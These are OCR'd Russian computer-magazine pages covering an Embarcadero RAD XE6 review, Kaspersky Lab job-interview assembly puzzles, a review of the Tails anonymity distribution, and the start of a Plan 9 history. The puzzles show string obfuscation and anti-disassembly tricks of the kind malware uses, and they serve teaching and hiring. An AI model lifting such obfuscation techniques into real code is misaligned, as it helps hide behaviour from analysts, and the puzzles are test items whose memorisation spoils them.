
Элементов, вызывающих негативные эмоции, на глаза мне не попалось.



Стартовый экран RAD




Интерфейс REST-дебаггера предельно прост и удобен. Ничего лишнего. И таких качественно сделанных компонентов в RAD очень много






INFO

Swipe — движение «провести пальцем по экрану от одного края экрана до другого».



Tool Palette для мобильного кодинга содержит 485 элементов! Третья часть времени, потраченная на работу над статьей, ушла на игры с этой панелью



Заботливые производители сняли несколько десятков обучающих видео. Их можно смотреть непосредственно в программе или на YouTube-канале goo.gl/BuvJbT

ЗАКЛЮЧЕНИЕ

В целом среда мне понравилась. Безусловно, мобильный кодер вполне может обойтись без Embarcadero RAD XE6, поэтому в нашем кратком заключении мы попробуем разобраться, при реализации каких проектов RAD будет предпочтительнее традиционных сред для мобильной разработки:

- для проектов, разрабатываемых одновременно для нескольких платформ;
- включающих в себя высоконагруженные системы обмена данными;
- непрерывно взаимодействующих с REST- и BaaS-сервисами.][

WINDOWS-РАЗРАБОТКА

В последней версии RAD Embarcadero сделали акцент на мобильную разработку. Значимых новинок, предназначенных для декстопных кодеров, практически нет. Поэтому мы рекомендуем им рассмотреть другие, в том числе и более выгодные экономически, решения (MVS и так далее), хотя в предыдущих версиях достигнуты значительные успехи на этой ниве и для выполнения большинства проектов RAD вполне пригодна.

GOOGLE GLASS

В RAD есть инструмент для разработки с использованием Mirror API. Бесплатная альтернатива — Glass Development Kit (аддон для Android SDK).

BLACKBERRY

Delphi Multi-Device Application Platform позволяет создавать приложения и для этой операционки. Если это тебе нужно, имей в виду — любую APK-сборку можно приспособить под BlackBerry OS за десять минут. Не выходя из Android SDK :). Советуем прочитать дельную статью на хабре (goo.gl/rvVJNN) на эту тему.

ПОЖАЛУЙСТА, ПРОЧТИТЕ: ЛИЧНОЕ ОБРАЩЕНИЕ РЕДАКТОРА РУБРИКИ DR'A И EX-ГЛАВРЕДА][СТЕПАНА ИЛЬИНА

Мы с тобой знакомы не первый десяток лет (ладно, всего лишь второй десяток :)). Поэтому ты знаешь: я, редактор этой рубрики, — известный фанат Delphi. Я не склонял Ирину петь дифирамбы этому языку, но как-то так вышло, что она тоже им вдохновилась. Поэтому для соблюдения баланса на этой врезочке я приведу цитаты нашего бывшего главреда, который Delphi (довольно аргументированно) очень не любит. Прослушаем его позицию.

«Сегодня, когда каждый день выходят новые технологии разработки, один за другим штампуют фреймворки, а все переходит в облако и веб, Delphi — это уже не просто прошлый век. Это реальный динозавр. На нем не пишут. На нем не будут писать. Он никогда не станет языком для создания корпоративных приложений — Java от Oracle и C# от Mirosoft не дадут. Их могут вытеснить разве их переделки: например, Scala или Kotlin, у которых в основе JVM. Где спрос на таких программистов? Возможно, на каком-то адском госпредприятии или в банке, где забыли поменять ИТ-директора. Это легко проверяется — просто вбей Delphi на hh.ru. Ну мертвый это язык (www.tiobe.com/index.php/content/paperinfo/tpci/index.html). Без сообщества. Все платное, все разработчики на C++ работают в Visual Studio, у которой есть бесплатная версия».

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ



Александр Лозовский
lozovsky@glc.ru

СПЕЦПОДГОН

ЗАДАЧИ И КРАКМИ ОТ «ЛАБОРАТОРИИ КАСПЕРСКОГО»

Википедия определяет хакера как высококвалифицированного ИТ-специалиста, человека, который понимает тонкости работы программ ЭВМ. Если здесь имеются в виду и тонкости работы чужих программ, то мы с этим утверждением согласны! Более того, примерно такие люди обычно требуются серьезным компаниям, занимающимся информационной безопасностью. Сегодня мы представляем твоему вниманию задачи от «Лаборатории Касперского», в чей большой и рассредоточенный по всему миру коллектив из почти трех тысяч человек тебе может посчастливиться влиться. Передадим им слово!

НОВАЯ ПАРТИЯ ЗАДАЧ: ЗАДАЧИ ОТ «ЛК»

ЗАДАЧА 1

Рассмотри следующий фрагмент кода.
Что будет содержаться в переменной resultString после выполнения?

```
   resultString     = byte ptr -0E8h
   srvnm= byte ptr  -20h
   var_6            = byte ptr -6

   test   eax, eax
   push   0C7h
   lea    eax, [ebp+resultString+1]
   push   0
   mov    edi, offset a127_0_0_1 ; "127.0.0.1"
   push   eax
   cmovnz edi, ebx
   mov    [ebp+resultString], 0
   call   _memset
   movq   xmm0, qword ptrds:sourceConstant ; "!eom.12/hfp/lbtqfstlz/dpn"
   mov    ax, word ptr ds:sourceConstant+18h
   movq   qword ptr [ebp+srvnm], xmm0
   movq   xmm0, qword ptr ds:sourceConstant+8
   movq   qword ptr [ebp+srvnm+8], xmm0
   movq   xmm0, qword ptr ds:sourceConstant+10h
   mov    word ptr [ebp+srvnm+18h], ax
   add    esp, 0Ch
   movq   qword ptr [ebp+srvnm+10h], xmm0
   lea    eax, [ebp+srvnm]

loc_A:

   mov    cl, [eax]
   test   cl, cl
   jz     short loc_B
   xor    cl, 52h
   mov    [eax], cl

loc_B:

   inc    eax
   lea    ecx, [ebp+var_6]
   cmp    eax, ecx
   jnz    short loc_A
   lea    eax, [ebp+srvnm]

loc_C:

   mov    cl, [eax]
   test   cl, cl
   jz     short loc_D
   xor    cl, 52h
   mov    [eax], cl

loc_D:

   inc    eax
   lea    ecx, [ebp+var_6]
   cmp    eax, ecx
   jnz    short loc_C
   lea    eax, [ebp+srvnm]
   lea    esp, [esp+0]

loc_E:

   mov    cl, [eax]
   test   cl, cl
   jz     short loc_F
   dec    cl
   mov    [eax], cl

loc_F:

   inc    eax
   lea    ecx, [ebp+var_6]
   cmp    eax, ecx
   jnz    short loc_E
   push   edi
   lea    eax, [ebp+resultString]
   push   0C8h
   push   eax
   call   ds:__imp__strcpy_s
   lea    eax, [ebp+srvnm]
   push   eax
   lea    eax, [ebp+resultString]
   push   0C8h
   push   eax
   call   ds:__imp__strcat_s
   mov    dwordptr [esi+14h], 0Fh
   mov    dwordptr [esi+10h], 0
   add    esp, 18h
   mov    byte ptr [esi], 0
   cmp    [ebp+resultString], 0
   jnz    short loc_4013AC
   xor    ecx, ecx
```

КОГО МЫ ИЩЕМ?

В «Лаборатории Касперского» всегда рады грамотным разработчикам на C, C++, для Windows, Android, UNIX, Linux. Тестировщики, аналитики, криптографы и билд-инженеры тоже нужны постоянно. Однако основа основ работы «Лаборатории Касперского» по спасению мира — это разбор вирусов и прочей малвари. Сотни аналитиков в специальной антивирусной лаборатории «разделывают» вредоносное программное обеспечение, изучают код, классифицируют зловреды и помогают тем самым улучшать технологии поведенческого детектирования вирусов. Это своего рода «боевое крещение», после которого многие становятся руководителями проектов в компании, занимаются архитектурой, специализируются на чем-то более узком. Почти все антивирусные эксперты и менеджеры проектов «Лаборатории Касперского», равно как и сам Касперский, начинали с реверс-инжиниринга и разбора малвари.

Чтобы спасать мир от киберугроз, быть супергероем совсем не обязательно. Можно быть студентом. Главное — иметь математическое мышление и уверенные навыки программирования, быстро соображать, любить решать нестандартные задачи (или стандартные задачи нестандартными способами) и быть по-настоящему увлеченным своим делом. Если разбор кода, да еще и в благих целях, тебе по душе, то обращайся!

ЗАДАЧА 2

Какая строка будет выведена на экран?

```
    mov     eax, 42424242h
    cmp     eax, 42424242h
    xor     ecx, ecx
    jnz     short near ptr loc_A+3

loc_A:

    mov     edx, 0

loc_B:

    mov     ecx, 9EB4556h           ; .byte    0xb9, 0x56,
                                    ;          0x45
                                    ; .byte    0xEB, 0x09
    mov     ecx, 137F1Bh
    div     ecx
    jmp     short near ptr loc_B+3

    imul    ecx, edx, 41A7h

loc_C:

    imul    eax, 0AEBD1C0h          ; .byte 0x69, 0xc0,
                                    ; 0xc0, 0xd1, 0xeb,
                                    ; 0x0a
    xchg    eax, ecx
    sub     eax, ecx
    and     eax, 7FFFFFFFh
    jnz     short near ptr loc_C+1

    push    eax
    push    offset fmt              ; "%x\n"
    call    _printf
    push    0
    call    _exit
```

ЗАДАЧКИ ИЗ ПРОШЛОГО НОМЕРА

Пока аренду сервера от ServerClub никто не выиграл. Поэтому ответы на задачи мы еще не публикуем. Напрягись!

БОРИС ЯМПОЛЬСКИЙ

РУКОВОДИТЕЛЬ ГРУППЫ СМЕННЫХ АНАЛИТИКОВ «ЛАБОРАТОРИИ КАСПЕРСКОГО»

Обычно всем заинтересованным мы для начала даем порешать крякми. Нам интересен не столько результат, сколько процесс и способ, каким человек пытается эту задачу решить. В интернете уже давно есть решение нашей изначальной крякми, поэтому мы ее постоянно модифицируем. Так что взять ответ из Сети — не вариант. Нам нужны умные, а не ленивые.

Если человек нам потенциально интересен, то мы, разумеется, приглашаем его к себе в офис на собеседование. Для начала тебе предстоит пообщаться с нашим HR-специалистом, который постарается понять твои общие увлечения, ожидания от работы, порасспрашивает про учебу и имеющийся опыт. Следующий этап — беседа с руководителем группы сменных вирусных аналитиков, то есть со мной. Я буду разговаривать с тобой уже по существу: про кодинг, реверсинг, программирование. Также я поинтересуюсь, чего ты хочешь от работы и чем бы тебе вообще было интересно заниматься. Нередко на этом этапе собеседования присутствуют руководители других подразделений «Лаборатории Касперского». Антивирусная лаборатория — это кузница кадров, из которой люди выходят настоящими профессионалами с четким пониманием того, чем бы им хотелось заниматься в компании. Так вот, те любопытные руководители, которые могут присутствовать на твоем собеседовании, как раз ищут тех самых — увлеченных и перспективных, которых потом можно будет забрать из вирлаба к себе в отдел.

В ходе беседы я предложу тебе самостоятельно разобрать какой-нибудь образец кода. Не стоит пугаться и думать, что нам так важна скорость. Экземпляр для разбора будет правда маленьким и довольно несложным, нам просто важно проверить твои навыки и знания в деле. Примеры задач, которые я даю на собеседовании, ты увидишь в этой рубрике.

А если хочешь чего-то посложнее, мы предлагаем тебе разобрать настоящую крякми, с помощью которой мы и отбираем лучших из лучших. Для этого тебе надо добраться до любимого компа и пройти вот по этой ссылке: kaspersky.ru/crackme. Кстати, если решишь правильно одним из первых — получишь приз.

Ну что, попробуешь? Прокачать скилы перед собеседованием и предстоящей работой по спасению мира можешь, почитав на досуге полезные книжки, которые ждут тебя на соответствующей врезке.

ЧТО ПОЧИТАТЬ: ДОМАШНЕЕ ЗАДАНИЕ ОТ «ЛАБОРАТОРИИ КАСПЕРСКОГО»

АССЕМБЛЕР

- В. И. Юров. Assembler.
- В. Ю. Пирогов. Ассемблер для Windows.
- В. Н. Пильщиков. Assembler. Программирование на языке ассемблера IBM PC.
- Питер Абель. Ассемблер. Язык и программирование для IBM PC (о, крутейшая старая книга, я ее еще с BBS'ки какой-то качал. — Прим. ред.).
- Руслан Аблязов. Программирование на ассемблере на платформе x86-64.

РЕВЕРС И ВИРУСОЛОГИЯ

- Microsoft PE and COFF Specification (pecoff_v8.docx) — описание PE формата от авторов: msdn.microsoft.com/library/windows/hardware/gg463125.
- П. В. Румянцев. Исследование программ Win32: до дизассемблера и отладчика.
- Статьи по вирусологии с васма, там же формат MZ-PE файла: www.wasm.ru/wault/.
- Всякая публицистика Криса Касперски, все показано на пальцах.
- Техника и философия хакерских атак.
- Образ мышления — дизассемблер IDA.
- Фундаментальные основы хакерства. Искусство дизассемблирования.
- Записки исследователя компьютерных вирусов.
- Malware Analyst's Cookbook.
- The IDA Pro Book.
- Reverse Engineering Code with IDA pro.
- Peter Ferrie. The «Ultimate» Anti-Debugging Reference.
- Дармаван Салихан. BIOS. Дизассемблирование, модификация, программирование.
- Bill Blunden. The Rootkit Arsenal: Escape and Evasion: Escape and Evasion in the Dark Corners of the System Paperback.
- Г. Хоглунд, Дж. Батлер. Руткиты, внедрение в ядро Windows.
- Malware Analysis Tutorials от Dr. Xiang Fu: goo.gl/7WrNQO.
- Сборник антиотладочных трюков от Sturgeon'a (лучше разыскать полную версию в PDF): qunpack.ahteam.org/?p=22.

WINDOWS

- М. Руссинович, Д. Соломон. Внутреннее устройство Microsoft Windows. Обновляется под новые версии.
- Джефри Рихтер. WINDOWS для профессионалов.
- Windows NT 2000 Native API Reference Harry Nebbet
- С. Шрайбер. Недокументированные возможности Windows 2000.
- Джеффри Рихтер. Создание эффективных WIN32-приложений с учетом специфики 64-разрядной версии Windows.
- sasm.narod.ru — про защищенный режим.

ЗАДАЧА 3

Изменить один бит для того, чтобы последняя инструкция положила в стек 0x126:

```
33ED                        xor     ebp, ebp
B82A020000                  mov     eax, 00000022Ah
BD20020000                  mov     ebp, 000000220h
3D04010000                  cmp     eax, 000000104h
7404                        jz      loc_1
03C5                        add     eax, ebp
EB02                        jmp     end
                loc_1:
2BC5                        sub     eax, ebp
                end:
50                          push    eax
```

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей.
Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.

ЧИТАТЕЛИ, ШЛИТЕ НАМ ВАШИ РЕШЕНИЯ!

Правильные ответы присылай мне, адрес указан в начале статьи. Кстати, не забудь про крякми: kaspersky.ru/crackme.





Роман Ярыженко
rommanio@yandex.ru

ДИСТРИБУТИВ-НЕВИДИМКА

ОБЗОР ВОЗМОЖНОСТЕЙ ДИСТРИБУТИВА TAILS

Относительно недавно вышел свежий релиз дистрибутива Tails — того самого, который, по слухам, использовал Сноуден для сокрытия своих каналов от всевидящего ока Старшего Брата aka NSA. В связи с этим мы решили всесторонне исследовать данный дистрибутив и описать его возможности.

ОБЩИЕ СВЕДЕНИЯ

Сперва стоит кратко перечислить основное ПО, входящее в дистрибутив:

- ядро 3.12 — довольно свежее, даже с учетом того, что новые версии ядер сейчас штампуют едва ли не каждый месяц;
- Vidalla 0.2.21 с Tor 0.2.4.21 — тоже свежачок;
- GNOME 2.30.2 — да, Tails до сих пор не бросил старый добрый второй GNOME;
- в качестве браузера используется Iceweasel со стандартными плагинами для обеспечения анонимности — Torbutton, FoxyProxy, Adblock Plus и NoScript.

Перейдем к запуску. Он длится примерно 15 секунд, и, если быть внимательным, можно заметить надпись Debian 6.0.9, соответственно, система пакетов в дистрибутиве — deb. После запуска можно сразу задать удобный тебе язык интерфейса, а затем, по желанию, заглянуть в дополнительные настройки, где можно задать пароль root (в противном случае некоторые задачи нельзя будет выполнить), некоторые опции Tor и да — маскировку под Windows XP.

Об этой маскировке стоит рассказать чуть подробнее. Очень реалистичная на взгляд издалека, она представляет собой всего лишь те самые зеленые обои из XP, оформление окон и не очень удачную имитацию панели задач (чего стоит только кнопка Start при выборе русского языка и индикатор раскладки). При попытке открыть меню Start несоответствие с XP не заметит только слепой. В общем, данная опция может быть полезна лишь там, где народ крайне невнимательный.

После входа в систему высвечивается предупреждение о системном времени и, при запуске в виртуалке, о вероятности перехвата данных — и если без маскировки оно выглядит стандартно, то с ней всплывающие справа вверху экрана сообщения кажутся подозрительными.

При этом после запуска придется подождать еще какое-то время, пока запустится Tor, что сильно зависит от времени синхронизации с NTP-сервером. И уже после этого можно начинать работать.

Добро пожаловать в Tails
Пароль администратора — Документаци
Введите пароль администратора для выполнения администрирования. В противном случае администрирование будет отключено в целях безопасности.
Пароль: ●●●●●
Повторный ввод пароля: ●●●●●
Маскировка под Windows — Документаци
Благодаря этой опции, Tails выглядит похожим на Microsoft Windows XP. Это может быть полезным при использовании в публичных местах для маскировки.
☐ Активировать маскировку под Microsoft Windows XP
Спуфинг MAC-адреса — Документаци
Спуфинг MAC-адреса скрывает серийный номер вашей сетевой карты от локальной сети. Это может помочь скрыть ваше географическое положение.
Как правило, использовать спуфинг MAC-адресов безопаснее, но это может вызвать подозрения или проблемы с сетевым подключением.
☑ Спуфинг всех MAC-адресов
Настройка сети — Документаци
◉ Сетевое подключение этого компьютера свободно от препятствий. Вы можете подключаться к сети Tor напрямую.
○ Сетевое подключение этого компьютера цензурируется, фильтруется или проксируется. Вам надо настроить мост.
Вход


Начальная настройка Tails


ЗАПУСК С ФЛЕШКИ И ИСПОЛЬЗОВАНИЕ TAILS


Tails поддерживает и установку на флешки. Это может быть полезным, например, если ты планируешь запускать его на нетбуках, где привода для чтения оптических дисков нет. Для создания загрузочной флешки выбери «Приложения → Tails → Tails Installer» и соответствующий пункт. После установки и запуска можно создать на флешке постоянное хранилище. Естественно, оно будет зашифровано. Распишу сам принцип постоянного хранилища.

Создание происходит таким образом. Проверяется, запущен ли дистрибутив с флешки, создана ли она с использованием Tails installer, нет ли уже на нем постоянного хранилища... если все условия соответствуют, программа tails-persistance-setup отводит все оставшееся место на флешке под контейнер Luks с меткой TailsData, форматирует его в ext3 (выбранную из-за того, что режим журналирования по умолчанию затрагивает только метаданные, соответственно, если жизненный цикл флешки это и уменьшает, то не сильно) и передает права владения стандартному пользователю Tails. В качестве алгоритма шифрования используется стандартный ныне для Luks AES-CBC-ESSIV с хешированием SHA-256.

После создания криптотома будет задан вопрос: а какие, собственно, данные ты там


Установка на флешку


Подготовка постоянного хранилища. Шаг 1


Подготовка постоянного хранилища. Шаг 2

хочешь хранить? И уже после перезагрузки можно будет выбирать, использовать его или нет, а если использовать, то только ли на чтение или и на запись тоже. К слову, бэкенд, tails-persist, поддерживает подключение нескольких постоянных хранилищ, а вот GUI это не поддерживает.

После работы с данными, которые планируется опубликовать, нужно ее почистить от твоей личности — и я в данном случае говорю не о стилистических оборотах (хотя в том числе и о них, иначе есть риск деанонимизации), но о метаданных, в которых тоже есть много сенситивной информации. Для этого предназначен Metadata Anonymisation Toolkit. Поддерживает он (полностью или частично) удаление метаданных из следующих файлов:

- JPEG — удаление exif и данных, записанных фотошопом;
- Open Document — удаляет файл meta.xml;
- документы MS Office (к сожалению, заявлена поддержка только современных форматов наподобие docx);
- PDF — удаление путем рендеринга с использованием Cairo;
- архивы (TAR и ZIP) — перепаковка;
- MP3 — удаление тегов ID3;
- FLAC и Ogg — с помощью питоновского модуля mutagen.

Работа в Сети заявлена через Tor. Хотя можно использовать Unsafe Web Browser, но это крайне не рекомендуется. Для уменьшения вероятности узнавания IP-адреса через скомпрометированное приложение (с помощью команды GETINFO address на порт управления) данный порт доступен только пользователю vidalla, от имени которого и запускается Vidalla. Однако имеется фильтрующий прокси, так что отдельные операции, такие как смена Tor-личности, доступны и из недоверенных программ.

DNS через Tor, как известно, не работает — из-за отсутствия в нем поддержки UDP. В Tor, тем не менее, есть функциональность резолвера, ограниченная запросами типа A. Но ведь программы могут действовать в обход системного резолвера! Создатели Tails предусмотрели и это — любой исходящий трафик на UDP-порт 53 не от определенного пользователя запрещен. Кроме того, в дистрибутиве есть ttdnsd, который обслуживает запросы иных типов, направляя их на OpenDNS в виде TCP-пакетов через Tor. Ttdnsd не применяют в качестве резолвера по умолчанию исключительно из-за того, что он и по сей день сырой.

Отдельно стоит сказать и о настройках iptables. Настраивается он через фронтенд Ferm и торифицирует DNS-запросы, разрешает Tor и I2P (в пакеты последнего, кстати, может инкапсулироваться UDP-трафик), учитывая при этом UID. Поскольку IPv6 Tails не поддерживается, его трафик дропается.

При удалении файлов из Nautilus они уничтожаются с помощью расширения к нему Nautilus Wipe, которое, в свою очередь, использует утилиты из пакета secure-delete. Отмечу, что на журналируемых файловых системах (в частности, на ext3) корректная их работа не гарантируется.

В качестве почтового клиента используется Claws Mail, который, помимо торификации, сконфигурирован таким образом, что заголовок Message-ID не содержит сенситивной информации. Кроме того, HTML в сообщениях по умолчанию запрещен.

Pidgin сконфигурирован так, что не пишет сообщения в лог и выдает минимум информации о себе, используя при этом как можно меньше плагинов — фактически из всех доступных протоколов доступны только IRC и Jabber. В случае с IRC при входе в систему случайным образом выбирается ник, который и будет использоваться в дальнейшем. Кроме того, возможно использовать поверх Jabber OTR — протокол-надстройку, обеспечивающий безопасность переписки. Одной из его особенностей является отрицаемость шифрования, основанная на спорном режиме шифрования AES — CTR, спорность которого заключается в возможности подмены сообщений («я не я, корова не моя»).

Поддержка swap отсутствует как таковая — вместо /sbin/swapon стоит пустышка.

Также стоит рассказать еще об одной особенности Tails — перезаписи оперативной памяти для предотвращения возможности восстановления содержимого. Для этого после корректного отключения питания (с помощью shutdown) или физического извлечения носителя Tails с помощью функциональности kexec запускается другое ядро и уже из него вызывается утилита sdmem. В Tails используется самый быстрый метод перезаписи, при котором память забивается нулями только один раз — разработчики утверждают, что этого более чем достаточно. При этом, если выдернуть флешку, вместо нормального завершения работы произойдет грубое переключение на это ядро.


ЗАКЛЮЧЕНИЕ

Разработчики дистрибутива проделали огромную работу, сведя множество инструментов для обеспечения анонимности в одно целое. Однако нет предела совершенству. С ходу можно назвать две особенности, которые неплохо было бы внедрить в дистрибутив.


Во-первых, скрытые контейнеры — причем сконструированные таким образом, что запись на «открытый» контейнер с большой степенью вероятности приводила бы к повреждению «скрытого» (аналогичная технология, по некоторым сведениям, использовалась в военной разведке — при неаккуратном проявлении перехваченных снимков второй, скрытый слой неизбежно уничтожался).

Во-вторых, неплохо бы иметь возможность выбора степени уничтожения «постоянного хранилища» — сверхбыстрое (перезапись только заголовка Luks-тома), быстрое — перезапись заголовка тома и нескольких десятков случайных секторов, нормальное и параноидальное.

Тем не менее дистрибутив уже сейчас готов к работе, что подтверждает опыт Сноудена. Главное в этом деле — в первую очередь думать своей головой, а уж во вторую полагаться на технические средства. ⌶



Затирание оперативной памяти



WARNING

При установке на USB-флешку все данные на ней будут уничтожены.

ДЕВЯТЫЙ ПЛАН КЕНА ТОМПСОНА

ИСТОРИЯ О ТОМ, КАК СОЗДАТЕЛИ UNIX СОЗДАЛИ НОВУЮ UNIX



Евгений Зобнин
androidstreet.net

Кен Томпсон и Деннис Ритчи — легенды мира IT, чьи имена навсегда вошли в историю компьютерных технологий. Именно они придумали язык си и операционную систему UNIX, идеи которых легли в основу множества языков программирования и программных систем. Однако немногие знают, что еще в конце восьмидесятых Ритчи и Томпсон создали операционку Plan 9, которая опередила свое время на десятилетия и должна была стать новой UNIX.

ЮНОСТЬ UNIX

В начале семидесятых, вскоре после своего появления созданная just-for-fun UNIX быстро набрала популярность за пределами исследовательского центра Bell Labs и распространилась по всей Америке. За небольшую по тем временам плату любой университет мог получить набор бобин с магнитными лентами, которые содержали исходные тексты весьма оригинальной и, можно сказать, революционной операционной системы, написанной на необычном языке программирования.

